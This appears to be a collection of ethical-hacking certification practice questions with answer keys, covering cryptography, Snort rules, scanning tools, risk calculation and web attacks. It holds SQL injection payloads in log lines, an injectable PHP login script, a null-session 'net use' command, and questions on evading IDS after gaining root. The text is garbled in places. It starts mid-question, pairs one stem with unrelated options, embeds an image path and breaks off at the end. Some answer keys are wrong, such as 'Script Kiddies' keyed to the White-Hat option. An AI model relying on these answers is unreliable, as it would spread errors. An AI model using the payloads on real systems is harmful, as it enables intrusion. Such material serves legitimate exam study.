A secure key distribution method is not required for public-key cryptosystems.
Digital signatures do not ensure technical non-repudiation in public-key cryptosystems.

**Answer: B**

The intrusion detection system sent an administrative alert to a network administrator around 3:00 a.m. The alarm was triggered as a result of a large number of packets entering the network via ports 20 and 21.

There were no traces of an attack on the FTP servers during the investigation. What is the best way for the administrator to categorize this situation?

True negatives
False negatives
True positives
False positives

**Answer: D**

In public-key cryptosystems, digital signatures do not guarantee technological non-repudiation.

Transport layer
Application layer
Data link layer
Network layer

**Answer: C**

The Simple Object Access Protocol SOAP is extensively used by websites and web portals that provide web services.

Which of the following is an invalid protocol definition or characteristic?

Based on XML
Provides a structured model for messaging
Exchanges data between web services
Only compatible with the application protocol HTTP

**Answer: D**

The usage of XOR is a frequent cryptography method. 10110001 and 00111010 are the binary values to XOR?

A. 10001011
B. 11011000
C. 10011101
D. 10111100

**Answer: A**

**Explanation:** The XOR gate is a digital logic gate that implements an exclusive or; that is, if one, and only one, of the gate's inputs, is true, the gate produces a true output (1/HIGH). A false output is produced when both inputs are false (0/LOW) or both are true. The inequality function is represented as XOR, where the output is

true if the inputs are not alike and false otherwise. "One or the other but not both" is a good approach to remember XOR.

**Reference:** https://en.wikipedia.org/wiki/XOR_gate

Which of the following resources is required for NMAP to function as a basic vulnerability scanner that covers several vectors such as SMB, HTTP, and FTP?

Metasploit scripting engine
Nessus scripting engine
NMAP scripting engine
SAINT scripting engine

**Answer: C**

---

You discover one Domain Name Server (DNS) in a Demilitarized Zone (DMZ) and a second DNS server on the internal network during a recent security assessment

What is the common name for this type of DNS configuration?

Split DNS
DNSSEC
DynDNS
DNS Scheme

**Answer: A**

**Explanation:** You build two zones for the same domain in a split DNS architecture, one for the internal network and the other for the external network. Internal hosts are sent to an internal domain name server for name resolution, whereas external hosts are directed to an external domain name server.

**Reference:** http://www.webopedia.com/TERM/S/split_DNS.html

\[20/Mar/2011:10:49:07\] "GET /login.php?user=test'+oR+3>2%20-- HTTP/1.1" 200 9958
\[20/Mar/2011:10:51:02\] "GET /login.php?user=admin';%20-- HTTP/1.1" 200 9978

The administrator decides to further investigate and analyze the source code of login.php file:

```
php
include('../../config/db_connect.php');
$user = $_GET['user'];
$pass = $_GET['pass'];
$sql = "SELECT * FROM USERS WHERE username = '$user' AND password = '$pass'";
$result = mysql_query($sql) or die ("couldn't execute query");

if (mysql_num_rows($result) != 0 ) echo 'Authentication granted!';
else echo 'Authentication failed!';
?>
```

A company's webserver log file contains strange entries, which a security administrator discovers:

The researcher concludes that the login.php script is susceptible based on source code analysis:

Command injection.
SQL injection.
Directory traversal.
LDAP injection.

**Answer: B**

Which form of cryptography are PGP, SSL, and IKE examples of?

Public Key
Secret Key
Hash Algorithm
Digest

**Answer: A**

**Explanation:** In cryptosystems, applications, and protocols, public-key algorithms are essential security components. Secure Sockets Layer (SSL), Transport Layer Security (TLS), S/MIME, PGP, Internet Key Exchange (IKE or IKEv2), and GPG are all built on top of them.

**Reference:** https://en.wikipedia.org/wiki/Public-key_cryptography

Which of the following commands activates snort's packet logger mode?

./snort -dev -h ./log
./snort -dev -l ./log
./snort -dev -o ./log
./snort -dev -p ./log

**Answer: B**

Users connecting via analog modems, Digital Subscriber Lines (DSL), wireless data services, and Virtual Private Networks (VPN) over a Frame Relay network must be authenticated by an Internet Service Provider (ISP).

Which AAA protocol is most likely to be able to meet this need?

RADIUS
DIAMETER
Kerberos
TACACS+

**Answer: A**

**Explanation:** The RADIUS protocol is commonly used by ISPs and companies to control access to the Internet or internal networks, wireless networks, and integrated e-mail services due to its widespread support and ubiquitous nature. Modems, DSL, access points, VPNs, network ports, web servers, and other devices may be included in these networks.

**Reference:** https://en.wikipedia.org/wiki/RADIUS

Which protocol is used by smart cards to securely transfer certificates?

Extensible Authentication Protocol (EAP)
Point to Point Protocol (PPP)
Point to Point Tunneling Protocol (PPTP)
Layer 2 Tunneling Protocol (L2TP)

**Answer: A**

Every organization should have a formal written agreement that explains to employees what they are authorized to do with the company's systems, what they are not allowed to do, and what will happen if they break the rules. Every employee should be provided two printed copies of the policy as soon as feasible after they start working for the company. The employee should be requested to sign one copy, which the corporation should keep safe. No one should be allowed to use the company's computer systems unless they have signed a policy acknowledging their understanding of the rules.

What is the name of this document?

Information Audit Policy (IAP)
Information Security Policy (ISP)
Penetration Testing Policy (PTP)
Company Compliance Policy (CCP)

**Answer: B**

One approach to defeating a multi-level security solution is to leak data via:

A bypass regulator.
Steganography.
A covert channel.
Asymmetric routing.

**Answer: C**

---

Your next-door neighbour, with whom you have a strained relationship, is having network problems, so he yells the network's SSID and password, which you easily hear. What are your plans for this information?

Nothing, except to advise him to update the SSID and password for the network.
His SSID and password do not slow down your network, sell them to pals that come to your residence.
Log onto his network; after all, it is his fault that you are able to gain access.
To avoid taxing your own network, only use his network when you have significant downloads.

**Answer: A**

A security analyst is doing a network audit to check if there are any deviations from the security policies in place. A dial-out modem was installed by a user from the IT department, according

to the analyst. The security analyst must study whose security policy to see if dial-out modems are permitted.

Firewall-management policy
Acceptable-use policy
Remote-access policy
Permissive policy

**Answer: C**

You have just finished installing a security system on your network. What type of system would you find the following string of characters used as a configuration rule?

**alert tcp any any -> 192.168.100.0/24 21 (msg: "FTP on the network!";)**

An Intrusion Detection System
A firewall IPTable
A Router IPTable
FTP Server rule

**Answer: A**

**Explanation:** Snort is an open source network intrusion detection system (NIDS) for networks. Snort rule example:

This example is a rule with a generator id of 1000001.

**alert tcp any any -> any 80 (content:"ANTHONY"; gid:1000001; sid:1; rev:1;)**

**Reference:**

http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node31.html

Which of the open-source tools listed below would be the best choice for scanning a network for possible targets?

NMAP
NIKTO
CAIN
John the Ripper

**Answer: A**

Which of the following is SSL's replacement?

LS
RSA
GRE
IPSec

**Answer: A**

**Explanation:** TLS and its predecessor, Secure Sockets Layer (SSL), are cryptographic protocols that enable communications security across a computer network. Both are commonly referred to as 'SSL.'

**Reference:** https://en.wikipedia.org/wiki/Transport_Layer_Security

On a Linux platform, which of the following utilities is used to detect wireless LANs utilizing the 802.11a/b/g/n WLAN standards?

Kismet
Nessus
Netstumbler
Abel

**Answer: A**

**Explanation:** Kismet is an 802.11 wireless LAN network detector, packet sniffer, and intrusion detection system. Kismet can sniff 802.11a, 802.11b, 802.11g, and 802.11n communication with any wireless adapter that supports raw monitoring mode. Linux, FreeBSD, NetBSD, OpenBSD, and Mac OS X are all supported by the programme.

**Reference:** https://en.wikipedia.org/wiki/Kismet_(software)

Joseph worked as a Web site administrator for Mason Insurance in New York, which has a main website at www.masonins.com. Joseph uses his laptop computer to manage the website on a regular basis. Joseph received an urgent phone call from his friend Smith late one night. The main Mason Insurance website, according to Smith, had been vandalized! The attacker's message "Hacker Message: You are Dead!" was replaced with all of the normal material. Freaks!" Joseph used his laptop to access the Web site from his office, which was immediately connected to Mason Insurance's internal network. The website appeared to be in perfect working order in his browser.

There were no noticeable changes. Joseph summoned a friend to his house to assist him in troubleshooting the issue. When his friend used his DSL connection to browse the site, it seemed to be hacked. So, while Smith and his companion were able to access the modified page, Joseph was able to see the Mason Insurance website in its entirety. Joseph decided to use his dial-up ISP to view the Web site in order to figure out what was wrong. He unplugged his laptop from the company's internal network and dialed up the same Internet service provider as Smith. He promptly put www.masonins.com into his browser after his modem connected, revealing the following web page:

```
H@cker Mess@ge:
YOu @re De@d! Fre@ks!
```

He removed his dial-up line, returned to the internal network, and used Secure Shell (SSH) to log in directly to the Web server after seeing the defaced site. He ran Tripwire on the entire Web site

and found that all system files and Web content on the server were in good shape. How did the hacker get this information?

ARP spoofing
SQL injection
DNS poisoning

Routing table injection

**Answer: C**

What circumstances trigger a secondary name server's request for a zone transfer from a primary name server?

When the primary SOA exceeds the secondary SOA.
When a secondary SOA exceeds a primary SOA.
When the service of a primary name server is restarted
When the service of a secondary name server has been restarted
When the TTL reaches zero,

**Answer: A**

Which of the following can accept any length of input and provide a 160-bit message digest output?

SHA-1
MD5
HAVAL
MD4

**Answer: A**

You went to great pains to install all of the required technology in your company's network to prevent hacking assaults, including costly firewalls, antivirus software, anti-spam systems, and intrusion detection/prevention tools. You have set up the safest policies and secured every device on your network. With a comprehensive security system in place, you are confident that hackers will never be able to obtain access to your network.

Peter Smith, a colleague in the same department, disagrees with you.

Because of the presence of a "weakest link" in the security chain, he claims that even the finest network security technology cannot prevent hackers from getting access to the network.

What is Peter Smith's point of view?

Inadvertently becoming the weakest link in your security chain due to untrained employees or computer users
Because IDS will not be able to identify "zero-day" flaws, they are the weakest link in the security chain.
Anti-Virus scanners will not be able to detect "polymorphic viruses," making them the weakest link in the security chain.
Spammers utilize a variety of tactics to get over the filters in your gateway, so your security system would not be able to stop them.

**Answer: A**

Which form of firewall assures that packets are part of the established session?

Stateful inspection firewall
Circuit-level firewall
Application-level firewall

Switch-level firewall

**Answer: A**

**Explanation:** A stateful firewall is a type of network firewall that keeps track of the state and attributes of network connections passing through it. For different sorts of connections, the firewall is set to distinguish genuine packets. The firewall only allows packets that match a known active connection (session) to pass.

**Reference:** https://en.wikipedia.org/wiki/Stateful_firewall

You are a Network Security Officer. You have two machines. The first machine (192.168.0.99) has snort installed, and the second machine (192.168.0.150) has kiwi syslog installed. You perform a syn scan in your network, and you notice that kiwi syslog is not receiving the alert message from snort. You decide to run Wireshark in the snort machine to check if the messages are going to the kiwi syslog machine

What will the Wireshark filter display the connections between the snort and kiwi syslog servers?

A. tcp.dstport==514 andand ip.dst==192.168.0.150

B. tcp.srcport==514 andand ip.src==192.168.0.99

C. tcp.dstport==514 andand ip.dst==192.168.0.0/16

D. tcp.srcport==514 andand ip.src==192.168.150

**Answer: A**

**Explanation:** At the target IP, we must configure the destination port. The kiwi syslog is installed at 192.168.0.150, which is the destination IP.

https://wiki.wireshark.org/DisplayFilters

Which of the following may an administrator undertake to ensure that a tape backup can be fully recovered?

Restore a random file.
Perform a full restore.
Read the first 512 bytes of the tape.
Read the last 512 bytes of the tape.

**Answer: B**

**Explanation:** A complete restoration is necessary.

If you are logged in as an administrator, what would you type on the Windows command line to start the Computer Management Console?

c:\compmgmt.msc
c:\gpedit
c:\ncpa.cpl
c:\services.msc

**Answer: A**

What part of security testing does test automation play?

It can speed up benchmark tests and repeat them with the same test setup each time. However, technology cannot totally replace manual testing.
It is a possibility, but it is usually quite costly.
It should be used just for this purpose. Because of the slow speed and the possibility of test setup discrepancies, manual testing is no longer recommended.
Due to the complexity of the tests, test automation is not suitable for security.

**Answer: A**

Buffer overflow attacks are most common in which of the following computer languages?

Perl
C++
Python
Java

**Answer: B**

You wish to use hping2 to do an ICMP scan on a remote computer. What is the correct syntax to use?

hping2 host.domain.com
hping2—set-ICMP host.domain.com
hping2 -i host.domain.com
hping2 -1 host.domain.com

**Answer: D**

Which of the following tools is used to analyze the files created by tcpdump, WinDump, Wireshark, and EtherPeek, among other packet-capture programmes?

Tcptrace
Tcptraceroute
Nessus
OpenVAS

**Answer: A**

**Explanation:** TCP dump files can be analyzed with tcptrace. It can read files created by tcpdump/WinDump/Wireshark, snoop, EtherPeek, and Agilent NetMetrix, among other common packet-capture programmes.

**Reference:** https://en.wikipedia.org/wiki/Tcptrace

Which protocol is used to establish secure communications between two devices, such as in virtual private networks (VPNs)?

IPSEC
PEM
SET
PPP

**Answer: A**

What is the estimated annual cost of replacing and recovering a $300 hard drive, given that a technician charging $10 per hour would need 10 hours to restore the OS and Software and another 4 hours to restore the database from the last backup to the new hard disk? SLE, ARO, and ALE should all be calculated. Assume that the EF is equal to one (100 %).

**A.** $440
**B.** $100
**C.** $1320
**D.** $146

**Answer: D**

A newly hired network security associate at a local bank was assigned the task of scanning the internal network on a regular basis for unauthorized devices. Every morning at 5:00 a.m., the employee decides to build a script that will scan the network for unauthorized devices.

Which of the programming languages listed below is most likely to be used?

PHP
C#
Python
ASP.NET

**Answer: C**

You were hired by a private firm to undertake an external security evaluation through penetration testing as a Certified Ethical Hacker.

What document defines the nature of the testing, the infractions related to it and effectively protects both the organization's interests and your liabilities as a tester?

Terms of Engagement
Project Scope

Non-Disclosure Agreement
Service Level Agreement

**Answer: A**

The fundamental distinction between the Open Web Application Security Project (OWASP) and the Open Source Security Testing Methodology Manual (OSSTMM) testing methodology is————————-.

Web applications are covered by OWASP. However web apps are not covered by OSSTMM.
Gray box testing is OSSTMM, and black-box testing is OWASP.
Controls are addressed by OWASP but not by OSSTMM.
OSSTMM deals with controls, whereas OWASP does not.

**Answer: D**

Sophia travels frequently and is concerned that her laptop, which contains sensitive information, will be stolen. What is the most effective form of defense for her?

Password protected files
Hidden folders
BIOS password
Full disk encryption.

**Answer: D**

The establishment of a TCP connection involves a negotiation called 3 way handshake. What type of message sends the client to the server in order to begin this negotiation?

RST
ACK
SYN-ACK
SYN

**Answer: D**

In VPNs, which protocol is used to establish secure communications between two devices?

PPP
IPSEC
PEM
SET

**Answer: B**

What term best reflects the risk that persists after vulnerabilities have been classified and actions have been implemented?

Residual risk
Inherent risk
Deferred risk
Impact risk

**Answer: A**

**Explanation:** The residual risk is the risk or danger of an action, an event, a method, or a (technical) process that, despite being up to date with science, still perceives these dangers, even if all theoretically possible safety measures (scientifically conceivable measures) are applied; in other words, the risk that remains after natural or inherent risks have been reduced by risk controls.

**Reference:** https://en.wikipedia.org/wiki/Residual_risk

Peter, a Network Administrator, has come to you for help finding a tool that will allow him to perform SNMP inquiries across the network.

Which of these tools will perform the SNMP enumeration he requires? Choose the most appropriate responses.

SNMPUtil
SNScan
SNMPScan
Solarwinds IP Network Browser
NMap

**Answer: A, B, and D**

Which of the following are the first two commands that IRC client sends while connecting to an IRC network?

USER, NICK
LOGIN, NICK

USER, PASS
LOGIN, USER

**Answer: A**

Using a rogue wireless AP, an attacker launched a MITM attack, injecting HTML code into all HTTP sessions to include a malicious applet.

When users visited any page, the applet launched and abused a large number of computers. Which of the following tools was most likely utilized by the hacker to inject HTML code?

Wireshark
Ettercap
Aircrack-ng
Tcpdump

**Answer: B**

Craig received a report detailing all of the computers on the network, including all of the missing updates and passwords. What kind of software was used to create this report?

A port scanner
A vulnerability scanner
A virus scanner

A malware scanner

**Answer: B**

For a frequency band of 10 MHz through VHF and UHF, which of the following antennas is most typically used in communications?

Omnidirectional antenna
Dipole antenna
Yagi antenna
Parabolic grid antenna


**Answer: C**

What is the name of the international standard that provides a set of requirements for evaluating the security functioning of IT products?

Blue Book
ISO 26029
Common Criteria
The Wassenaar Agreement

**Answer: C**

Individual MAC addresses on the network are mapped to physical ports on the switch via the CAM Table, which is maintained by switches.




The attacker feeds a switch with multiple Ethernet frames, each with a distinct source MAC address, in a MAC flooding assault. Switches only have so much memory to assign different MAC addresses to physical ports. When the CAM table is full, what happens?

The switch then works as a hub, broadcasting packets to all network machines.
The switch will crash due to the CAM overflow table, resulting in a Denial of Service.
The switch replaces the factory default MAC address of FF:FF:FF:FF:FF:FF
The switch drops every packet and sends SNMP alarms to the IDS port.

**Answer: A**

Your team of Ethical Hackers was recently engaged by a corporation to test the security of its network infrastructure. The firm wishes for the attack to be as realistic as feasible. Apart

from the name of their company, they did not disclose any other information. Which stage of security testing would your team rush into?

Scanning
Reconnaissance
Escalation
Enumeration

**Answer: B**

Study the following snort rule:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135
(msg: "NETBIOS DCERPC ISystemActivator bind attempt";
flow:to_server, established; content: "|05|"; distance: 0; within: 1
content: "|ob|"; distance: 1; within: 1; byte_test: 1, &, 1, 0, rela
content: "|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|";
distance: 29; within: 16; reference: cve, CAN-2003-0352;
classtype: attempted-admin; sid: 2192; rev: 1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg: "NETBIOS SMB
DCERPC ISystemActivator bind attempt"; flow: to_server, established;
content: "|FF|SMB|25|"; nocase; offset:4, depth:5; content: "|26 00|
nocase; distance:5; within: 12; content: "|05|"; distance:0; within:
content: "|ob|"; distance: 1; within: 1; byte_test: 1, &, 1, 0, rela
content: "|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|";
distance: 29; within: 16; reference: cve, CAN-2003-0352;
classtype: attempted-admin; sid: 2193; rev: 1;)
```

Select the exploit against which this rule applies from the options below.

WebDav
SQL Slammer
MS Blaster
MyDoom

**Answer: C**

Due to the lack of a built-in-bounds checking mechanism, which of the following programming languages is most vulnerable to buffer overflow attacks?

```
Code:
#include <string.h>
int main(){
char buffer[8];
strcpy(buffer, ""1111111111111111111111111111"");
}
```

Output:
**Segmentation fault**

C#
Python
Java
C++

**Answer: D**

You have successfully hacked into a server and got root access. You wish to pivot and send communication over the network secretly, avoiding any intrusion detection systems.

What is the most effective strategy?

Install Cryptcat and encrypt this server's outgoing traffic.
To encrypt all outbound communication from this server, install Telnet and utilize it.
To mask outgoing packets from this server, use Alternate Data Streams.
Use HTTP to avoid internal Intrusion Detection Systems by routing all traffic through a browser.

**Answer: A**

**Explanation:** Cryptcat allows us to interact between two systems while also encrypting the communication using two fish.

**Reference:**

http://null-byte.wonderhowto.com/how-to/hack-like-pro-create-nearly-undetectable-backdoor- with-cryptcat-0149

Which option would you choose if you simply wanted to scan a few ports using the Nmap tool instead of the normal scan?

A. –sP
B. –P
C. –r
D. -F

**Answer: B**

The Heartbleed bug was found in 2014, and it's known as CVE-2014-0160 in MITRE's Common Vulnerabilities and Exposures (CVE) database. This flaw affects the OpenSSL implementation of the RFC6520-defined transport layer security (TLS) protocols.

What kind of key does this flaw leave exposed to the Internet, making it incredibly easy to exploit any vulnerable system?

Private
Public
Shared
Root

**Answer: A**

**Explanation:** Unencrypted interactions between TLS parties that are likely to be confidential, as well as any form of post data in users' requests, could be accessed via a Heartbleed attack. Furthermore, the exposed personal data could include

authentication secrets like session cookies and passwords, allowing attackers to impersonate a service user.

An attack could also leak the private keys of compromised parties.

**Reference:** https://en.wikipedia.org/wiki/Heartbleed

Which of the following network attacks entails sending a packet with a size that exceeds the TCP/IP specifications?

Ping of death
SYN flooding
TCP hijacking
Smurf attack

**Answer: A**

Which of the following tools can be used for OS fingerprinting in a passive manner?

tcpdump
nmap
ping
tracert

**Answer: A**

**Explanation:** Both the pf and tcpdump programmes have a feature called passive operating system fingerprinting.

**Reference:**

http://geekool.blogspot.se/2007/04/tcpdump-privilege-dropping-passive-os.html

Which method can deliver a greater return on IT security investment while also providing an in-depth and complete review of organizational security, including policy, procedure design, and implementation?

Penetration testing

Social engineering
Vulnerability scanning
Access control list reviews

**Answer: A**

You get an e-mail similar to the one below. When you click the link in the email, you will be taken to a website where you may download free anti-virus software.

Dear Appreciated Customers,

We are excited to announce the release of Antivirus 2010 for Windows, which will protect you from the latest spyware, malware,

viruses, Trojans, and other online threats.

Simply go to the following link and type in your antivirus code:

```
Antivirus code: 5014
http://www.juggyboy/virus/virus.html
Thank you for choosing us, the worldwide leader Antivirus solutions.
Mike Robertson
PDF Reader Support
Copyright Antivirus 2010 ?All rights reserved
If you want to stop receiving mail, please go to:
http://www.juggyboy.com
```

You can also write to us at the following address:

Media Internet Consultants, Edif. Neptuno, Planta

Baja, Ave. Ricardo J. Alfaro, Tumba Muerto, n/a Panama

How will you know if this is a genuine anti-virus website or a bogus anti-virus website?

Examine the website design; if it appears to be professional, it is a genuine anti-virus site.
If you are able to connect to the site using SSL, it is likely that it is legitimate.
Look for suspicious alerts against this site using the URL and the name of the anti-virus programme in Google.
Download and install anti-virus software from this suspicious-looking website; if the downloaded file is malware, Windows 7 will prompt you and stop the installation.

Download and install anti-virus software from this suspicious-looking website; if the downloaded file is malware, Windows 7 will prompt you and stop the installation.

**Answer: C**

You have got physical access to a Windows 2008 R2 server with a disk drive that can be accessed. You are unable to guess the password when attempting to boot the server and log in. You have an Ubuntu 9.10 Linux LiveCD in your toolkit. Which Linux-based utility can alter any user's password or reactivate Windows accounts that have been disabled?

CHNTPW
Cain and Abel
SET
John the Ripper

**Answer: A**

**Explanation:** chntpw is a Windows NT, 2000, XP, Vista, 7, 8, and 8.1 software programme for resetting or blanking local passwords. It accomplishes this by modifying the SAM database, which holds password hashes in Windows.

**Reference:** https://en.wikipedia.org/wiki/Chntpw

What protocol and port number are required to send log messages to a log analysis tool located behind a firewall?

UDP 123
UDP 541
UDP 514
UDP 415

**Answer: C**

Which of the following tools can be used to scan a network for vulnerabilities and compliance auditing?

NMAP
Metasploit
Nessus
BeEF

**Answer: C**

Which of the following PKI (Public Key Infrastructure) processes ensures the existence of a trust relationship and the validity of a certificate for certain operations?

Certificate issuance
Certificate validation
Certificate cryptography
Certificate revocation

**Answer: B**

Which of the following features best describes a Boot Sector Virus?

Moves the MBR to a different spot on the hard disk and then copies itself back to the MBR's original location.
Moves the MBR to a different position on the RAM and then replicates itself back to the MBR's original location.
Changes the directory table entries so that they lead to the viral code rather than the genuine programme.
The original MBR is overwritten, and only the new viral code is executed.

**Answer: A**

**Explanation:** A boot sector virus is a computer virus that infects the master boot record of a storage device (MBR). The boot sector is moved by the virus to a different position on the hard drive.

**Reference:**

Anthony is evaluating passwords for one of his clients. Anthony suspects that there are no security policies in place.

He also believes that weak passwords are the norm across the board at the company he's reviewing. Anthony is well-versed in password flaws and keyloggers.

Which of the following answers best describes Anthony's method for retrieving passwords from his clients' hosts and servers?

Hardware, Software, and Sniffing.
Hardware and Software Keyloggers.
Hardware key loggers are always the best technique to get passwords.
Software only, they are the most effective.

**Answer: A**

A hard drive failure occurs once every three years on average. A new hard disk will set you back $300. The OS and software will take 10 hours to restore to the new hard disk. The database will take another 4 hours to restore from the previous backup to the new hard disk. The person in recovery is paid $10 per hour. SLE, ARO, and ALE should all be calculated. Assume that the EF is equal to one (100 percent).

What is the closest estimate of the annual cost of this replacement and recovery operation?

A. $146
B. $1320
C. $440
D. $100

**Answer:** A

**Explanation:** The annualized loss expectancy (ALE) is calculated by multiplying the annual rate of occurrence (ARO) by the single loss expectancy (SLE) (SLE).

Assume that an asset is worth $100,000 and that the Exposure Factor (EF) for that asset is 25%. The single loss expectancy (SLE) is then 25% * $100,000, or $25,000 in total.

The ARO in our example is 33%, and the SLE is 300+14*10 (since EF=1). As a result, the ALO is 33 percent *(300+14*10), which equals 146.

**Reference:** https://en.wikipedia.org/wiki/Annualized_loss_expectancy

On a Windows 7 system, you're logged in as a local administrator and need to run the Computer Management Console from the command line.

Which command would you use if you were in this situation?

c:\compmgmt.msc
c:\services.msc
c:\ncpa.cp
c:\gpedit

**Answer: A**

**Explanation:** To launch the Computer Management Console from the command line, execute compmgmt.msc /computer:computername in the run box or at the command prompt, and the console should open immediately.

**Reference:** http://www.waynezim.com/tag/compmgmtmsc/

Which member of the Open Web Application Security Project (OWASP) creates a web application with a plethora of known flaws?

WebBugs
WebGoat
VULN_HTML
WebScarab

**Answer: B**

Identify the web application attack in which attackers inject client-side script into web pages viewed by other users by exploiting vulnerabilities in dynamically produced web pages.

SQL injection attack
Cross-Site Scripting (XSS)
LDAP Injection attack
Cross-Site Request Forgery (CSRF)

**Answer: B**

You have got access to a Linux server and want to make sure that any further outgoing traffic from this server isn't detected by a network-based intrusion detection system (NIDS).

What is the most effective technique to avoid NIDS?

Encryption
Protocol Isolation
Alternate Data Streams
Out of band signalling

**Answer: A**

**Explanation:** Because the application layer contents are inaccessible, the only analysis the NIDS can perform when it meets encrypted traffic is packet-level analysis. Because today's network attacks are mostly targeted at network services (application layer entities), packet-level analysis does little to protect our critical business assets.

**Reference:**

http://www.techrepublic.com/article/avoid-these-five-common-ids-implementation-errors/

What are the similarities between Trinoo, TFN2k, WinTrinoo, T-Sight, and Stracheldraht?

The legion of doom created all of these hacking tools.

All of them are tools that may be utilized by both hackers and security personnel.
All of them are DDOS tools.
All of these programmes are only useful against Windows.
All of these are tools that are solely useful against Linux.

**Answer: C**

The objective of a ———— is to prevent unauthorized wireless devices from accessing local area networks and other information assets.

Wireless Intrusion Prevention System
Wireless Access Point
Wireless Access Control List
Wireless Analyzer

**Answer: A**

**Explanation:** WIPS stands for Wireless Intrusion Prevention System, which is a network device that monitors the radio spectrum for unauthorized access points (intrusion detection) and can automatically take countermeasures (intrusion prevention)).

**Reference:**
https://en.wikipedia.org/wiki/Wireless_intrusion_prevention_system

A successful STP manipulation attack is launched by an attacker with access to a small company's internal network. What is he

going to do next?

On the faked root bridge, he will establish a SPAN entry and reroute traffic to his machine.
On the faked root bridge, he will enable OSPF.
He will carry out the identical attack on all of the network's L2 switches.
He will keep doing this until it turns into a DoS attack.

**Answer: A**

The strength of the key used in the key exchange procedure is determined by Diffie-Hellman (DH) groups. Which of the following is the correct Diffie-Hellman (DH) group 5 bit size?

768 bit key
1025 bit key
1536 bit key
2048 bit key

**Answer: C**

A hacker can use which of the following Windows commands to retrieve a list of all the shares that the current user context has access to?

NET FILE
NET USE
NET CONFIG

NET VIEW

**Answer: B**

What type of legislation would apply if CEOs were found accountable for failing to properly protect their company's assets and information systems?

Civil
International
Criminal

Common

**Answer: A**

What is the purpose of the following command?

**net use \targetipc$ "" /u:""**

Grabbing the etc/passwd file
Taking hold of the SAM
Samba is used to connect to a Linux machine.
This command is used to establish a null session connection.
Cisco routers are counted.

**Answer: D**

What type of hacking attack is prevented by challenge/response authentication?

Replay attacks
Scanning attacks
Session hijacking attacks
Password cracking attacks

**Answer: A**

Which of the following Secure Hashing Algorithms (SHA) resembles the MD5 method and produces a 160-bit digest from a message with a maximum length of (264-1) bits?

SHA-2
SHA-3

SHA-1
SHA-0

**Answer: C**

What must be produced in order to demonstrate security improvement over time?

Reports
Testing tools
Metrics
Taxonomy of vulnerabilities

**Answer: C**

**Explanation:** Today's management expects metrics in order to gain a better understanding of security.

Metrics that track participation, efficacy, and exposure window, on the other hand, provide data that the organization can utilize to make decisions and enhance programmes.

**Reference:**

http://www.infoworld.com/article/2974642/security/4-security-metrics-that-matter.html

Due to a lag in normal network operations, the IT department decided to monitor all employees' internet activity. What would be problematic from a legal standpoint if such a move were taken?

The staff would all halt their routine work operations.

Employees would be told who the boss is via the IT department.
It may be an invasion of privacy if employees are not informed that they will be observed.
There is still a chance that traffic will slow down on the network.

**Answer: C**

These hackers have had little or no training and are just familiar with basic tactics and tools.

What kind of hackers are we discussing?

Black-Hat Hackers A
Script Kiddies
White-Hat Hackers
Gray-Hat Hacker

**Answer: C**

You are keeping an eye on your company's network. You have noticed: Which of the following options do you think is the best?

Block the Blacklist IP's @ Firewall
Update your IDS/IPS with the most recent signatures.
Remove any malware that is attempting to communicate with IP addresses on the external blacklist.
Both B and C

**Answer: D**

What tool and procedure will you employ to avoid being caught by an IDS while pivoting and sending traffic via a server to which you have got root access?

Install Cryptcat and encrypt this server's outgoing traffic.

Use HTTP to avoid internal Intrusion Detection Systems by routing all traffic through a browser.
To mask outgoing packets from this server, use Alternate Data Streams.
Both A and B

**Answer: B**

What is a brute force attack in the context of passwords?

You attempt every single possibility until you exhaust all possible combinations or discover the password
You threaten to use the rubber hose on someone unless they reveal their password
You load a dictionary of words into your cracking program
You compare hashes of a huge number of words against encrypted passwords.
You wait until the password expires

**Answer: A**

Which of the following is one of the most effective approaches to protect software programmes from Cross-site Scripting (XSS) flaws?

Validate and escape all data before sending it to a server.

To create and implement suitable security settings, use security policies and procedures.

Before allowing access to restricted information and UI controls, be sure you have the right permissions.
Before transferring data, use digital certificates to authenticate a server.

**Answer: A**

**Explanation:** Cross-site Scripting (XSS) assaults could be prevented by using contextual output encoding/escaping as the primary protection technique.

**Reference:**

https://en.wikipedia.org/wiki/Cros-site_scripting#Contextual_output_encoding.2Fescaping_of_string_input

This command utilizes the nmap tool to scan two hosts.

**nmap -sS -T4 -O 192.168.99.1 192.168.99.7**

He receives this output:

```
Nmap scan report for 192.168.99.1
Host is up (0.00082s latency).
Not shown: 994 filtered ports
PORT STATE SERVICE
21/tcp open ftp
23/tcp open telnet
53/tcp open domain
80/tcp open http
161/tcp closed snmp
MAC Address: B0:75:D5:33:57:74 (ZTE)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

Nmap scan report for 192.168.99.7
Host is up (0.000047s latency).
All 1000 scanned ports on 192.168.99.7 are closed
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops
```

So, what is his verdict?

An iPad is the host of 192.168.99.7.
On hosts 192.168.99.1 and 192.168.99.7, he ran a SYN scan and an OS scan.
